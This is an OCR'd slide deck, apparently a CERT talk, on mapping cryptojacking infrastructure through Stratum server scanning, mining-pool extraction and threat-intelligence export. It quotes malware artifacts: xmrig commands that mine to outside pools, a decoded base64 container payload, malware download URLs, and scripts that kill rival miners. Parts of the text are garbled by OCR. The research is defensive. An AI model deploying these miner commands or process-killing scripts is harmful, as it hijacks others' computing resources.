


The screenshot shows a configuration window with a red background and a close button in the top right corner. The title is 'Configuration:'. The settings are as follows:

- Username:** your jewelz wallet address
- Password:** anything
- Algorithm:** scrypt
- URL (difficulty 8):** <stratum+tcp://167.99.116.46:3008>
- URL (difficulty 32):** <stratum+tcp://167.99.116.46:3032>
- URL (difficulty 256):** <stratum+tcp://167.99.116.46:3256>

```
<a href="#" class="poolOption" data-info="{&quot;coin&quot;:;
{&quot;name&quot;:&quot;jewelz&quot;,&quot;symbol&quot;:&quot;JWLZ&quot;,&quot;algorithm&quot;:&quot;scrypt&quot;,&quot;peerMagic&quot;:&quot;fce8eef9&quot;,&quot;peerMagicTestnet&quot;:&quot;fce8eee9&quot;},&quot;algo&quot;:&quot;scrypt&quot;,&quot;ports&quot;:;
{&quot;3008&quot;:;{&quot;diff&quot;:8},&quot;3032&quot;:;{&quot;diff&quot;:32,&quot;varDiff&quot;:;{&quot;minDiff&quot;:8,&quot;maxDiff&quot;:512,&quot;targetTime&quot;:15,&quot;retargetTime&quot;:90,&quot;variancePercent&quot;:30}},&quot;3256&quot;:;
{&quot;diff&quot;:256}},&quot;host&quot;:&quot;167.99.116.46&quot;}">jewelz</a>
```

NOMP (Node Open Mining Portal)



The screenshot shows the NOMP dashboard with a navigation bar at the top containing links for 'Getting Started', 'Graph Stats', 'Tab Stats', 'Workers Stats', and 'API'. The main content area features a large orange robot icon and a 'Welcome to the future of mining' message. Below this, three bullet points list features: 'Low fees', 'High performance Node.js backend', 'User friendly mining client', and 'Multi-coin / multi-pool'. At the bottom, two summary cards are visible: 'Global Stats' for 'scrypt' showing 0 Miners and 0.00 KH, and 'Pools / Coins' for 'jewelz' showing 0 Miners and 0.00 KH.

Getting started

```
Configuration:
URL (difficulty 8):      stratum+tcp://167.99.116.46:3008
URL (difficulty 32):    stratum+tcp://167.99.116.46:3032
URL (difficulty 256):   stratum+tcp://167.99.116.46:3256
```

```
name", .&quot;, jewelz&quot;, ,&quot;, symbol&quot;, .&quot;,
; 3008&quot; : {&quot; diff&quot; : 8}, &quot; 3032&quot; : {&qu
diff&quot; : 256}}, &quot; host&quot; : &quot; 167.99.116.46&
```

```
quot; :&quot; scrypt&quot;, &quot; ports&quot;
nt&quot; : 30}, &quot; 3256&quot; :
```

Open Ethereum Pool

The screenshot shows the 'mine.house' website interface for the 'Dubaicoin (DBIX) Pool'. The page features a navigation bar with links for Home, Pool Blocks, Payments, Miners, How to Mine DBIX, and Pools. A search bar for 'Enter Your DBIX Address' is also present. The main content area includes a pool header with 'Lowest fees (0.15%)', 'Instant Payout', 'Threshold: 0.2 DBIX', and 'PPLNS Pay-Per-Last-5000-Shares'. A warning message states: 'Instant Payout if you reached the minimum threshold of 0.2 DBIX. No configurable threshold cause we dont want your IP-Address for YOUR OWN Security'. Below this is a grid of statistics: Miners Online (136), Pool Hash Rate (28.75 GH), Last Block Found (32 minutes ago), Network Difficulty (18.488 T), Network Hash Rate (205.42 GH), Blockchain Height (633,503), Current Round Variance (297%), Price (USD) (0.42 (-5.51%)), and Price (BTC) (0.0001018). Three configuration cards are provided: 'Stratum' for normal mining users with URL 'stratum+tcp://mine.house:7007'; 'Nicehash / Mining Rentals' with URL 'stratum+tcp://mine.house:7117' and password 'x'; and 'Getwork' for Getwork miners with URL 'http://mine.house:7777/address/worker-G'. A 'DBIX Wallet' section at the bottom advises using a local wallet and provides a GitHub link for releases.

/assets/open-ethereum-pool-14d5f4f0b029adab0bd21b71cc98ca8d.js



```
ApiUrl:"//dbix.mine.house/",HttpHost:"dbix.mine.house",HttpPort:7777,StratumHost:"dbix.mine.house",StratumPort:7007,PoolFee:"0.15%",PayoutThreshold:"0.2 DBIX"
```

Open Ethereum Pool


The screenshot shows the 'mine.house' website interface for the 'Dubaico (DBIX) Pool'. The page features a navigation bar with links for Home, Pool Blocks, Payments, Miners, How to Mine DBIX, and Pools. A search bar for DBIX addresses is also present. The main content area includes a pool status section with 'Lowest fees (0.15%)', 'Instant Payout', 'Threshold: 0.2 DBIX', and 'PPLNS Pay-Per-Last-5000-Shares'. A warning message states: 'Instant Payout if you reached the minimum threshold of 0.2 DBIX. No configurable threshold cause we dont want your IP-Address for YOUR OWN Security'. Below this is a grid of statistics: Miners Online (136), Pool Hash Rate (28.75 GH), Last Block Found (32 minutes ago), Network Difficulty (18.488 T), Network Hash Rate (205.42 GH), Blockchain Height (633,503), Current Round Variance (297%), Price (USD) (0.42 (-5.51%)), and Price (BTC) (0.0001018). Three configuration cards are provided: 'Stratum' (stratum+tcp://mine.house:7007), 'Nicehash / Mining Rentals' (stratum+tcp://mine.house:7117), and 'Getwork' (http://mine.house:7777/address/worker-G). A 'DBIX Wallet' section at the bottom advises using a local wallet and provides a GitHub link for releases.

/assets/open-ethereum-pool-14d5f4f0b029adab0bd21b71cc98ca8d.js



```
ApiUn, StratumHost: "dbix.mine.house", StratumPort: 7007, P id: "0.2 DBIX"
```

Stratum TCP Scanner



Possible answers

Error

```
{ "domain": "pool.xtl.cryptopool.space", "port": 80, "result": {  
  "id": 1,  
  "jsonrpc": "2.0",  
  "error": {  
    "code": -1,  
    "message": "Invalid payment address provided: MEOWWWW"  
  },  
  "result": null  
}
```

Job

```
{ "jsonrpc": "2.0", "result": { "job": {  
  "blob":  
    "06068ba3b9e4056aa1feea7a0bc51a2d3bc355b18aafa1ad3ebe1585e8dc3d1d193045c3ff396  
    400000000c95657d5bf541e2a40a9e47870c9f08b8d9c6264348c01407bd1a558769b88e101",  
    "target": "e4a63d00", "job_id": "24e2c6bf82c2db93", "time_to_live": 5},  
  "status": "OK",  
  "id": "13731340790798689821"  
}, "id": 1, "error": null}
```

Collected data



2528 Identified stratum servers



1049 Live servers (open ports)



387 Unique IP hosting Stratum servers



3113 Unique domains

627 from sample analysis

387 from search engines

1584 from mining-pool extraction

Some threat actors try to avoid **DNS-based detection** by registering domains resolving to legit Stratum server.

xmr.crypto-pool.fr **resolves to** 163.172.226.194

The following domains **also resolve to** 163.172.226.194:

boy.demaxiya.info

boy.freebuf.info

etc.freebuf.info

gatasblonder.com

gcc2.miner.one

m.ouinside.com

m.weinblue.com

monero-master.crypto-pool.fr

neofighters.info

pool.4i7i.com

pool.somec.cc

smss.somec.cc

testeqi.com.br

testesonline.com.br

videopornozao.com

www.gatasblonder.com


www.videopornozao.com

x.alibuf.com


xmr.somec.cc

Default ports ?


TOP 10 PORTS



PORT CATEGORIES



We can consume generated data to **detect or block mining activities**



« previous next » [view all](#)

				Filters: All File Network Financial Proposal Correlation Warnings Deleted Context Related Tags <input type="text"/>												
<input type="checkbox"/>	Date ↑	Org	Category	Type	Value	Tags	Galaxies	Comment	Correlate	Related Events	Feed hits	IDS	Distribution	Sightings	Activity	Actions
<input type="checkbox"/>	2018-11-29		Financial fraud	xmr	43MtxbCRye3dXzrrdUrPHn4KRZw42DTaJ8iErYqEqLEu8WMPEni6WMke1QH8WjWGxQAgcuJSrhtA94ojjhy84WauVj7DczQ	+	Add		<input checked="" type="checkbox"/>	1391		No	Inherit	(0/0/0)		
<input type="checkbox"/>	2018-11-29		Payload delivery	sha256	ce7afa721b50c9d31039e5bb2c00de4fd9cbd96341d5f2eff681fe1aad2a3704	+	Add		<input checked="" type="checkbox"/>	1391		Yes	Inherit	(0/0/0)		
<input type="checkbox"/>	2018-11-29		Payload delivery	sha1	b71d910c9bc2523aa8d89428e7501de3e10f4f3c	+	Add		<input checked="" type="checkbox"/>	1391		Yes	Inherit	(0/0/0)		
<input type="checkbox"/>	2018-11-29		Payload delivery	md5	f59026c188176d4fb6f839d559ba1b23	+	Add		<input checked="" type="checkbox"/>	1391		Yes	Inherit	(0/0/0)		
<input type="checkbox"/>	2018-11-29		Network activity	domain	pool.minexmr.com	+	Add		<input checked="" type="checkbox"/>	5 32 49 87 Show 377 more...		Yes	Inherit	(0/0/0)		
<input type="checkbox"/>	2018-11-29		Network activity	url	http://tman.win/88.exe	+	Add		<input checked="" type="checkbox"/>			Yes	Inherit	(0/0/0)		
<input type="checkbox"/>	2018-11-29		Network activity	url	http://tman.win/66.exe	+	Add		<input checked="" type="checkbox"/>			Yes	Inherit	(0/0/0)		

« previous next » [view all](#)

Future work




Scan the whole Internet for most used ports



Integrate new mining pool extraction techniques

ATT&CK™

Improve MISP export and ATT&CK tagging



Improve automation and storage of historical data

Bonus Slides

Docker exploitations ?



Dockerd is listening on port 2375

```
HTTP/1.1 404 Not Found
Content-Type: application/json
Date: Mon, 01 Apr 2019 11:41:29 GMT
Content-Length: 29
```

Docker Containers:

Image: kannix/monero-miner:latest

Command: ./xmrig --donate-level=0 -o sg.minexmr.com:4444 -u

```
44F1LnDpGx5g2617Q5gjRpB2Q8c8mUPZ5H7ahkqwbpk5E26jsdheahUNJeLcgjUPhqfUCVzFuDwzUTVrHHH2NCEKSzdQ1vL.plmoknqweasd -p
plmoknqweasd -t 1 --cpu-priority 5 -k
```

Image: squallcx/docker-tmux

Command: /bin/sh

Image: nightclassic/volume-agent-keep:v0.2

Command: /bin/sh ./bootstrap.sh

```
L3htcmInL3htcmInIC0tZG9uYXRILWxldmVsIDEgLW8gcG9vbC5taW5leG1yLmNvbTo3Nzc3IC11IDRBRE12bldXRTRjaHV3RVdjZG5DTHo0Z2RkO
Fg4ZGVTTWREdWRaQjJEQnpLMzRVcXpWMjRzdTk1OXRZTm1RdWg0MmdFMIIUVGR6Uk5UQ1hhNIhQc3liOUo5cnJZZkg1IC1wIHggLWsgLW8
gcG9vbC5tb25lcm8uaGFzaHZhdWx0LnBybzozMzMzIC11IDRBRE12bldXRTRjaHV3RVdjZG5DTHo0Z2RkOFg4ZGVTTWREdWRaQjJEQnpLMzR
VcXpWMjRzdTk1OXRZTm1RdWg0MmdFMIIUVGR6Uk5UQ1hhNIhQc3liOUo5cnJZZkg1IC1r
```

Docker exploitations ?



Dockerd is listening on port 2375

Strating Xmrig miner

Command: ./xmrig --donate-level=0 -o

sg.minexmr.com:4444 -u

44F1LnDpGx5g2617Q5gjRpB2Q8c8mUPZ5H7ahkqwbpk5

E26jsdheahUNJeLcgjUPhqfUCVzFuDwzUTVrHHH2NCEKS

zdQ1vL.plmoknqweasd -p plmoknqweasd -t 1 --cpu-priority

5 -k

Image: nightclassic/volume-agent-keep:v0.2

Command: /bin/sh ./bootstrap.sh

L3htcmInL3htcmInIC0tZG9uYXRILWxldmVsIDEgLW8gcG9vbC5taW5leG1yLmNvbTo3Nzc3IC11IDRBRE12bldXRTRjaHV3RVdjZG5DTHo0Z2RkOFg4ZGVTTWREdWRaQjJEQnpLMzRVcXpWMjRzdTk1OXRZTm1RdWg0MmdFMlIUUVGR6Uk5UQ1hhNlhQc3liOUo5cnJZZkg1IC1wIHggLWsgLW8gcG9vbC5tb25lcm8uaGFzaHZhdWx0LnBybzozMzMzIC11IDRBRE12bldXRTRjaHV3RVdjZG5DTHo0Z2RkOFg4ZGVTTWREdWRaQjJEQnpLMzRVcXpWMjRzdTk1OXRZTm1RdWg0MmdFMlIUUVGR6Uk5UQ1hhNlhQc3liOUo5cnJZZkg1IC1r

Docker exploitations ?

Base64 encoded command

```
L3htcmInL3htcmInIC0tZG9uYXRILWxldmVsIDEgLW8gcG9vbC5taW5leG1yLmNvbTo3Nzc3IC11IDRBRE12bldXRTRjaHV3RVdjZG5DTHo0Z2RkOFg4ZGVTTWREdWRaQjJEQnpLMzRVcXpWMjRzdTk1OXRZTm1RdWg0MmdFMlIU VGR6Uk5UQ1hhNlhQc3liOUo5cnJZZkg1IC1r
```

Decoded

```
/xmrigr/xmrig --donate-level 1 -o pool.minexmr.com:7777 -u  
4ADMvnWWE4chuwEWcdnCLz4gdd8X8deSMdDudZB2DBzK34UqzV24su959tYNmQuh42gE2  
YTTdzRNTCXa6XPsyb9J9rrYfH5 -p x -k -o pool.monero.hashvault.pro:3333 -u  
4ADMvnWWE4chuwEWcdnCLz4gdd8X8deSMdDudZB2DBzK34UqzV24su959tYNmQuh42gE2  
YTTdzRNTCXa6XPsyb9J9rrYfH5 -k
```

Other Interesting Findings

```
// Update pools
function updatePools() {
  getPoolStats('graft', 'https://pool0.codpool.com:8114/stats');
  getPoolStats('ombre', 'https://pool0.codpool.com:8113/stats');
  getPoolStats('haven', 'https://pool0.codpool.com:8112/stats');
  getPoolStats('loki', 'https://pool0.codpool.com:8110/stats');
  getPoolStats('monerov', 'https://pool0.codpool.com:8111/stats');
  getPoolStats('stellite', 'https://pool0.codpool.com:8115/stats');
  getPoolStats('sumokoin', 'https://pool0.codpool.com:8116/stats');
  getPoolStats('solace', 'https://pool0.codpool.com:8117/stats');
  getPoolStats('monero', 'https://pool0.codpool.com:8118/stats');
  getPoolStats('ryo', 'https://pool1.codpool.com:8111/stats');
  getPoolStats('triton', 'https://pool1.codpool.com:8112/stats');
  getPoolStats('incognito', 'https://pool1.codpool.com:8113/stats');
  getPoolStats('saronite', 'https://pool1.codpool.com:8114/stats');
  getPoolStats('masari', 'https://pool1.codpool.com:8115/stats');
  getPoolStats('bbscoin', 'https://pool1.codpool.com:8116/stats');
  getPoolStats('italocoin', 'https://pool1.codpool.com:8117/stats');
  getPoolStats('iridium', 'https://pool1.codpool.com:8118/stats');
  getPoolStats('elya', 'https://pool0.codpool.com:8117/stats');
  getPoolStats('arms', 'https://pool0.codpool.com:8119/stats');
  getPoolStats('turtle', 'https://pool1.codpool.com:8119/stats');
  getPoolStats('bittube', 'https://pool1.codpool.com:8110/stats');
  getPoolStats('caliber', 'https://pool1.codpool.com:8114/stats');
  getPoolStats('xcash', 'https://pool0.codpool.com:8213/stats');
  getPoolStats('leviar', 'https://pool0.codpool.com:8214/stats');
  getPoolStats('alloy', 'https://pool1.codpool.com:8213/stats');
  getPoolStats('wownero', 'https://pool1.codpool.com:8214/stats');
  getPoolStats('conceal', 'https://pool1.codpool.com:8216/stats');
}
```

CONFIG.JS

```
var networkStat = {
  "trtl": [
    ["trtl.semipool.com", "https://trtl-api.semipool.com"],
    ["trtl.cryptopool.space", "https://trtl.cryptopool.space/api"],
    ["trtl.pool.gntl.co.uk", "https://trtl.pool.gntl.co.uk/api"],
    ["turtle.minercartel.com", "https://api.turtle.minercartel.com/api"],
    ["turtle.hashvault.pro", "https://turtle.hashvault.pro/api"]
  ]
};
```


Killing the competition

```
while ($true) {
    if (!(Get - Process xe -ErrorAction SilentlyContinue)) {
        echo "Not running"
        cmd.exe / C taskkill /IM ddg.exe /f
        cmd.exe / C taskkill /IM yam.exe /f
        cmd.exe / C taskkill /IM miner.exe /f
        cmd.exe / C taskkill /IM xmrig.exe /f
        cmd.exe / C taskkill /IM nscpucnminer32.exe /f
        cmd.exe / C taskkill /IM 1e.exe /f
        cmd.exe / C taskkill /IM iie.exe /f
        cmd.exe / C taskkill /IM 3.exe /f
        cmd.exe / C taskkill /IM iee.exe /f
        [...]
        cmd.exe / C $env: TMP\xe.exe --donate-level=1
        -k -a cryptonight -o stratum+tcp:
        //monerohash.com:5555 -u
        41e2vPcVux9NN[...]TUYo -p x
    }
    else {
        echo "Running"
    }
    Start-Sleep 55
}
```



```
#!/bin/sh
pkill -9 142.4.124.164
pkill -9 192.99.56.117
pkill -9 jvap
kill -f ./atd

pkill ./Guard.sh
pkill ./JnKihGjn
pkill ./KGlJwfWDbCPnvwEJupeivI1FXsSptuyh

ps aux | grep -v supsplk | awk '{if($3>40.0) print
$2}' | while read procid
do
kill -9
$prociddone

ps auxf|grep -v grep|grep "stratum"|awk '{print
$2}'|xargs kill -9
ps auxf|grep -v grep|grep "cryptonight"|awk '{print
$2}'|xargs kill -9
```





FOR THE EU INSTITUTIONS, BODIES AND AGENCIES

Thank you!

Questions?